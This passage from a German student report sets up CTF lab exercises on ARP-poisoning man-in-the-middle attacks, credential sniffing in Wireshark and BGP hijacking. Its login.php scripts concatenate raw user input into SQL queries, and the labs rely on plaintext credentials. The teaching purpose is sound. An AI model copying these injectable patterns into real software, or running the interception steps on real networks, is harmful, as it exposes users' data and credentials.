



Abbildung 97: Inserts für die Datenbank

### Index.html:

```
<!DOCTYPE html>
<html lang="en">
```

```
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>Login Page</title>
</head>
<body>
    <form action="login.php" method="post">
        <label for="username">Username:</label>
        <input type="text" name="username" required>

        <label for="password">Password:</label>
        <input type="password" name="password" required>

        <button type="submit">Login</button>
    </form>
</body>
</html>
```

Code 59: Konfigurationsbefehle der Webseite

**login.php:**

```
<?php
$conn = new mysqli("localhost", "root", "", "ctflab");

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM user WHERE username='$username' AND
password='$password'";
$result = $conn->query($query);

if ($result->num_rows > 0) {
    echo "Gratuliere! Flag{ChristmasIsTheBestHoliday!!!}";
} else {
    echo "Ich bin enttäuscht. =(";
}

$conn->close();
?>
```

Code 60: Login Skript für die Website

**Autostart:**





Abbildung 98: Webserver Autostart





Abbildung 99: Shell:startup Ordner für den Autostart

Auf den Rechnern gibt es Einträge in der Hosts-Datei um Hostnamen IP-Adressen zu zuordnen.

**MiTM_Opfer:**

In der Datei C:\Windows\System32\drivers\etc\hosts gib es einen dazu gehörigen Eintrag:





Abbildung 100: Auszug der hosts Datei Windows

Zusätzlich wurde noch ein Python Skript geschrieben, dass erst, wenn sich die MAC-Adresse vom Gateway ändert, man sich bei der Website anmeldet. Ein Skript, dass beim Hochfahren des Computers gestartet wird, startet dann dieses Python Programm.

**monitor_and_login.py**

```
import os
import time
from scapy.all import ARP, Ether, srp

LOGIN_URL = "http://normalewebsite.com/"
USERNAME = "santa"
PASSWORD = "merry_christmas"

mac=[]

def get_gateway_mac(ip):
    try:
        ans, _ = srp(Ether(dst="ff:ff:ff:ff:ff:ff") /
ARP(pdst=ip), timeout=2, verbose=0)
        return ans[0][1].hwsrc
    except Exception as e:
        print(f"Error: {e}")
        return None

def has_gateway_mac_changed():
    try:
        default_gateway_ip = os.popen("ipconfig | findstr Stand-
ardgateway").read().split()[-1]
        current_mac = get_gateway_mac(default_gateway_ip)

        if current_mac is not None:
            if current_mac not in mac:
                # Add the current MAC to the list
                mac.append(current_mac)
                print(current_mac)
                print(mac)
                if len(mac)!=1:
                    return True
            else:
                return False
        return False
    except IndexError:
        print("Error: Unable to retrieve default gateway IP. ")
        return False

import requests
def login():
    login_url = "http://normalewebsite.com/login.php"

    login_data = {
        'username': "santa",
```

```
        'password': "merry_christmas"
    }

    response = requests.post(login_url, data=login_data,
timeout=10)

    if "Gratuliere!" in response.text:
        print("Login successful!")
        print(response.text)
    else:
        print("Login failed.")
        print(response.text)

while True:
    if has_gateway_mac_changed():
        print("Gateway MAC address changed. Performing login...")
        login()
    time.sleep(30)
```

Code 61: Automatisches Anmelde Skripte

### run_skript.bat

```
@echo off
cd C:\Users\junioradmin\Desktop
python monitor_and_login.py
```

Code 62 Skript das beim Start ausgeführt wird

### MiTM_Attacker:

Auf der Kali Linux Maschine findet ebenfalls durch den Eintrag in /etc/hosts Namensauflösung statt.





Abbildung 101: Auszug der hosts Datei Linux

### 7.2.4 Durchführung der Übung

Um das Flag zu bekommen, öffnet der Schüler zuerst Ettercap in der Kali-Maschine. Nachdem auf den Hacken geklickt wurde, wird ein Host Scan durchgeführt. In der Hostliste füge deine Ziele als „Targets“ hinzu. Nachdem die Targets ausgewählt wurden, kann der ARP Posioning Angriff gestartet werden. Nach kurzer Zeit wird im Anzeigefeld username und passwort erscheinen. Logge dich nun auf der Website mit den Credentials an, um das Flag zu erhalten.





Abbildung 102: Lösung auf der Website

### 7.2.5 Resümee

Bei der Prävention von Man-in-the-Middle-Angriffen erweist sich das Sprichwort 'Vorsicht ist besser als Nachsicht' als besonders zutreffend. Ein fundiertes Bewusstsein für die Natur solcher Angriffe sowie Kenntnisse über effektive Gegenmaßnahmen sind entscheidend, um sicherzustellen, dass man vor diesen Bedrohungen geschützt ist.

# 7.3 Network Sniffing

## 7.3.1 Inspiration

Network Sniffing ist nicht nur eine Technik, die von Netzwerkadministratoren verwendet wird, um den Datenverkehr in einem Netzwerk in ihrem Netzwerk zu analysieren. Sondern auch von Hackern, um unerlaubt Daten abzufangen oder zu stehlen. Die Vielseitigkeit hebt die Wichtigkeit hervor. Beides zu beherrschen gibt einem einen Vorteil, um das eigene Netzwerk zu schützen. Während Administratoren Sniffer einsetzen, um Probleme zu diagnostizieren und die Netzwerkleistung zu optimieren, nutzen Angreifer dieselben Tools, um sensible Informationen wie Passwörter, Finanzdaten und persönliche Daten zu erlangen. Diese Ambivalenz macht Network Sniffing zu einem faszinierenden und kritischen Thema im Bereich der Cybersicherheit.

## 7.3.2 Theoretischer Hintergrund

Network Sniffing ist eine Technik, mit der der Datenverkehr innerhalb eines Netzwerks analysiert und überwacht wird. Dabei werden sogenannte Sniffer, spezielle Software- oder Hardware-Tools, eingesetzt, um Datenpakete, die durch das Netzwerk fließen, einzufangen und zu analysieren. Einerseits ist Sniffing ein unverzichtbares Werkzeug für die Netzwerkwartung und -sicherheit, andererseits kann es in den falschen Händen zur Verletzung der Privatsphäre und zum Datendiebstahl führen.

Arten des Network Sniffings und Zugriffsmethoden

- Tap Devices
  Physical Tap Devices sind speziell entwickelte Hardware, die direkt in die Netzwerkinfrastruktur integriert wird, um den durchfließenden Datenverkehr zu kopieren und zur Analyse weiterzuleiten. Diese Geräte sind besonders effektiv in Umgebungen, in denen eine präzise und unveränderte Kopie des Netzwerkverkehrs benötigt wird. Sie sind transparent für das Netzwerk, was bedeutet, dass ihre Präsenz den Datenverkehr nicht beeinträchtigt oder verlangsamt. Noch dazu ist die Nutzung von diesen Geräten für Opfer sehr schwer zu erkennen. Da bei Benutzung die Port Verbindung nur für eine kurze Zeit getrennt wird. Eine mögliche Maßnahme zum Vorbeugen wäre es alle Ports, die unerwartet down gehen zu deaktivieren bis zur manuellen Aktivierung.

- MirrorPort
  Ein MirrorPort ist eine Funktion von Netzwerk-Switches, die es ermöglicht, den Datenverkehr eines oder mehrerer Ports zu duplizieren und an einen spe-

zifischen Port weiterzuleiten, an dem der Sniffer angeschlossen ist. Diese Methode ist besonders nützlich, um den Datenverkehr in einem Netzwerksegment zu überwachen, ohne die Netzwerkinfrastruktur physisch ändern zu müssen.

- Man-in-the-Middle (MitM) Angriffe
  Bei einem MitM-Angriff schaltet sich ein Angreifer unbemerkt zwischen zwei Parteien in einer Kommunikation ein, um Daten abzufangen, zu lesen oder zu manipulieren. Diese Angriffsart kann auch für das Sniffing genutzt werden, indem der Angreifer den Datenverkehr zwischen den Zielen abfängt.

Trotz der potenziellen Risiken ist das Network Sniffing ein entscheidendes Instrument für die Aufrechterhaltung der Netzwerksicherheit. Es ermöglicht die Erkennung ungewöhnlicher Datenmuster, die auf Sicherheitsbedrohungen wie Malware-Infektionen, nicht autorisierten Zugriff und Datenlecks hinweisen können. Darüber hinaus hilft Sniffing bei der Performanzanalyse, indem es Engpässe und ineffiziente Datenflüsse aufdeckt, was zu einer Optimierung der Netzwerkleistung führt.

In der Praxis ist der verantwortungsvolle Umgang mit Sniffing-Tools essenziell. Netzwerkadministratoren und Sicherheitsexperten müssen sicherstellen, dass ihre Überwachungsaktivitäten den geltenden Datenschutzgesetzen und ethischen Richtlinien entsprechen. Der Schutz sensibler Daten und die Wahrung der Privatsphäre der Nutzer sollten dabei stets oberste Priorität haben. (PAESSLER, 2024)

### 7.3.3 Aufbau

Für das erste Level wurde folgende Topologie aufgebaut:





Abbildung **Fehler! Textmarke nicht definiert.**: Network Sniffing Topologie

Die Credentials der virtuellen Maschinen sind folgende:

| Gerät | Benutzername | Passwort |
|---|---|---|
| Webserver | junioradmin | nichtjunioradmin123! |
| Opfer | junioradmin | nichtjunioradmin123! |
| Kali | kali | kali |

Tabelle 9: Credentials Network Sniffing

Mit folgender Konfiguration:

**R:**


```
en
conf t
hostname R
int gig0/0
no shutdown
ip address 192.168.0.254 255.255.255.0
```

Code 63: Konfigurationsbefehle des Routers R

**Webserver:**

Auf dem Webserver wurde eine SQL-Datenbank, Website und PHP-Skript erstellt.


Datenbank:



| | Tabelle | Aktion | Datensätze | Typ | Kollation | Größe | Überhang |
|---|---|---|---|---|---|---|---|
| ☐ | user | Anzeigen Struktur Suche Einfügen Leeren Löschen | 1 | InnoDB | utf8mb4_general_ci | 16,0 KiB | - |
| | 1 Tabelle | Gesamt | 1 | InnoDB | utf8mb4_general_ci | 16,0 KiB | 0 B |

Abbildung 106: Datenbank


Tabelle:



| | # | Name | Typ | Kollation | Attribute | Null | Standard | Kommentare | Extra | Aktion |
|---|---|---|---|---|---|---|---|---|---|---|
| ☐ | 1 | id | int(10) | | | Nein | *kein(e)* | | AUTO_INCREMENT | Bearbeiten Löschen Mehr |
| ☐ | 2 | username | varchar(255) | utf8mb4_general_ci | | Nein | *kein(e)* | | | Bearbeiten Löschen Mehr |
| ☐ | 3 | password | varchar(255) | utf8mb4_general_ci | | Nein | *kein(e)* | | | Bearbeiten Löschen Mehr |

Abbildung 107: Tabelle

Insert:



| | | id | username | password |
|---|---|---|---|---|
| ☐ | Bearbeiten Kopieren Löschen | 1 | superadmin | AA1234567890 |

Abbildung 108: Inserts

Index.html:

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width,
initial-scale=1.0">
    <title>Login Page</title>
</head>
<body>
    <form action="login.php" method="post">
        <label for="username">Username:</label>
        <input type="text" name="username" required>

        <label for="password">Password:</label>
        <input type="password" name="password" required>

        <button type="submit">Login</button>
    </form>
</body>
</html>
```

Code 64: Konfigurationsbefehle der Webseite

login.php:

```
<?php
$conn = new mysqli("localhost", "root", "", "ctflab");

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$username = $_POST['username'];
$password = $_POST['password'];

$query = "SELECT * FROM user WHERE
username='$username' AND password='$password'";
$result = $conn->query($query);

if ($result->num_rows > 0) {
    echo "Gratuliere! Flag{I_love_wireshark}";
} else {
    echo "Ich bin enttäuscht. =(";
}

$conn->close();
?>
```

Code 65: PHP Skript für das Anmelden auf der Webseite

Autostart:





Abbildung 109: XAMPP Autostart





Abbildung 110: shell startup

Auf den Rechnern gibt es Einträge in der Hosts-Datei um Hostnamen IP-Adressen zu zuordnen.

**Opfer**:





Abbildung 111: Auszug aus der C:\Windows\System32\drivers\etc\hosts Datei auf Windows

**Sniffer**:





Abbildung 112: Auszug /etc/hosts Datei Linux

Die Schüler:Innen bekommt ein .pcap-File und muss die Benutzerdaten des Opfers extrahieren, die er anschließend auf einer ungesicherten Website eingibt.

### 7.3.4 Durchführung der Übung

Öffne das File NetworkCapture.pcapng in der Kali-Linux-Maschine und filtere deine Ausgabe mit „http.request.methode==“POST“.

Nach dem Öffnen des übrig gebliebenen Paketes findest du die URL, den Benutzernamen und das Passwort.





Abbildung 113: Benutzername und Passwort





Abbildung 114 URL

- Nachdem du die Credentials auf der Website einträgst, erhältst du dein Flag.





Abbildung 115: Aufruf der Website





Abbildung 116: Flag nach dem Eintrag der Credentials

### 7.3.5 Resümee

Network Sniffing ist ein kritischer Bestandteil der Netzwerksicherheit und -verwaltung. Durch das Verständnis und die Analyse des Datenverkehrs können Organisationen ihre Netzwerke sicherer und effizienter gestalten. Es ist jedoch von entscheidender Bedeutung, dass diese Praktiken verantwortungsvoll und im Einklang mit allen geltenden Gesetzen und Richtlinien durchgeführt werden, um die Privatsphäre und Sicherheit aller Netzwerkteilnehmer zu gewährleisten.

# 7.4 BGP-Hijacking

## 7.4.1 Inspiration

Die Wahl, mich dem Thema BGP-Hijacking zu widmen, entstand aus der Erkenntnis heraus, dass trotz seiner kritischen Bedeutung für das Funktionieren des Internets, das Wissen darüber überraschend begrenzt ist. Besonders alarmierend war die Entdeckung, dass zahlreiche Zwischenfälle, die große Teile des Internetverkehrs beeinflussten, auf BGP-Hijacking zurückzuführen waren. Diese Vorfälle verdeutlichen die potenziellen Risiken und die Notwendigkeit, ein tieferes Verständnis für diese Angriffsart zu entwickeln. Ein Beispiel dafür ist der Zwischenfall im April 2018. Dort wurden DNS Queries geändert damit Benutzer die die Webseite myetherwallet.com auf eine falsche weitergeleitet werden. Die Hacker waren somit in der Lage 17.000.000$ zu stehlen. Der bekannteste Fall allerdings ist der von Pakistan 2008. Hierbei hat die pakistanische Telekom versucht YouTube zu zensieren und im Land unzugänglich zu machen. Allerdings unterlief ein Fehler, und der gesamte Traffic von YouTube wurde auf die pakistanische Telekom umgeleitet, was zu einem stundenlangen Ausfall von YouTube führte. (Madory, 2023)

## 7.4.2 Theoretischer Hintergrund

BGP-Hijacking offenbart die Schwachstellen des Border Gateway Protocols (BGP). BGP basiert auf Vertrauen zwischen den Netzwerken, einem Prinzip, das Angreifern gerne ausnutzen. Sie können durch die falsche Ankündigung von IP-Präfixen, die sie nicht besitzen, den Internetverkehr umleiten. Dieses Fehlen einer zentralen Autorität macht BGP-Hijacking zu einer besonders heimtückischen Form der Cyberangriffe, da es schwierig ist, die Umleitung des Datenverkehrs zu erkennen oder zu stoppen, bevor erheblicher Schaden entstanden ist. Angreifer benötigen lediglich die Kontrolle über einen BGP-fähigen Router, um ihre betrügerischen Ankündigungen zu verbreiten. Von dort aus können sie Datenverkehr abfangen, umleiten oder sogar vollständig unterbrechen. Die Folgen eines erfolgreichen BGP-Hijacking-Angriffs sind vielfältig und können von der Überwachung und dem Abfangen sensibler Daten über die Verbreitung von Malware bis hin zu umfassende DDoS[15]-Angriffe reichen. Angesichts der zentralen Bedeutung von BGP für das Funktionieren des Internets und der schwerwiegenden Folgen eines Hijacking-Angriffs ist es von entscheidender Bedeutung, dass Netzwerkbetreiber und Sicherheitsexperten zusammenarbeiten, um robuste Sicherheitsmaßnahmen zu implementieren und so die Integrität des globalen Datenverkehrs zu schützen. (Cloudflare, 2024)

[15] DDoS: Eine DDoS-Attacke zielt darauf ab, einen Online-Dienst durch Überlastung mit Datenverkehr von vielen verschiedenen Quellen unzugänglich zu machen.

### 7.4.3 Aufbau

Für diese Übung wurde eine virtuelle Maschine aufgesetzt auf der VMWareWorkstation, GNS3, die notwendigen Images für GNS und notwendigen VMs für die Übung heruntergeladen wurden.

Im Anschluss wurde folgende Topologie aufgebaut.





Abbildung 117: Topologie BGP-Hijacking

Credentials

| Gerät | Benutzername | Passwort |
|---|---|---|
| BGP_WinClient-1 | junioradmin | nichtjunioradmin123! |
| RealServer-1 | junioradmin | nichtjunioradmin123! |
| AngreiferServer-1 | junioradmin | nichtjunioradmin123! |
| BGP_KaliLinux-1 | kali | kali |

Tabelle 10: Credentials BGP-Hijacking

Auf den Netzwerkgeräten ist folgende Konfiguration zu finden.

**R1**

```
en
conf t
hostname R1
no ip domain-lookup

int gig0/0
no shutdown
```

```
ip address 1.1.1.254 255.255.255.0

int gig0/1
no shutdown
ip address 10.0.0.2 255.255.255.0
ip ospf 1 area 0

int gig0/2
no shutdown
ip address 10.0.1.1 255.255.255.0
ip ospf 1 area 0

int lo0
no shutdown
ip address 172.16.0.1 255.255.255.0
ip ospf 1 area 0

router ospf 1
mpls ldp autoconfig
network

router bgp 1
neighbor 172.16.0.2 remote-as 2
neighbor 172.16.0.2 update-source lo0
neighbor 172.16.0.2 next-hop-self
neighbor 172.16.0.3 remote-as 3
neighbor 172.16.0.3 update-source lo0
neighbor 172.16.0.3 next-hop-self
network 1.1.1.0 mask 255.255.255.0
end
```

Code 66: Konfigurationsbefehle R1

**R2:**

```
en
conf t
hostname R2
no ip domain-lookup

int gig0/0
no shutdown
ip address 2.2.2.254 255.255.255.0

int gig0/1
no shutdown
ip address 10.0.1.2 255.255.255.0
ip ospf 1 area 0

int lo0
no shutdown
ip address 172.16.0.2 255.255.255.0
ip ospf 1 area 0
```

```
router ospf 1
mpls ldp autoconfig

router bgp 2
neighbor 172.16.0.1 remote-as 1
neighbor 172.16.0.1 update-source lo0
neighbor 172.16.0.1 next-hop-self
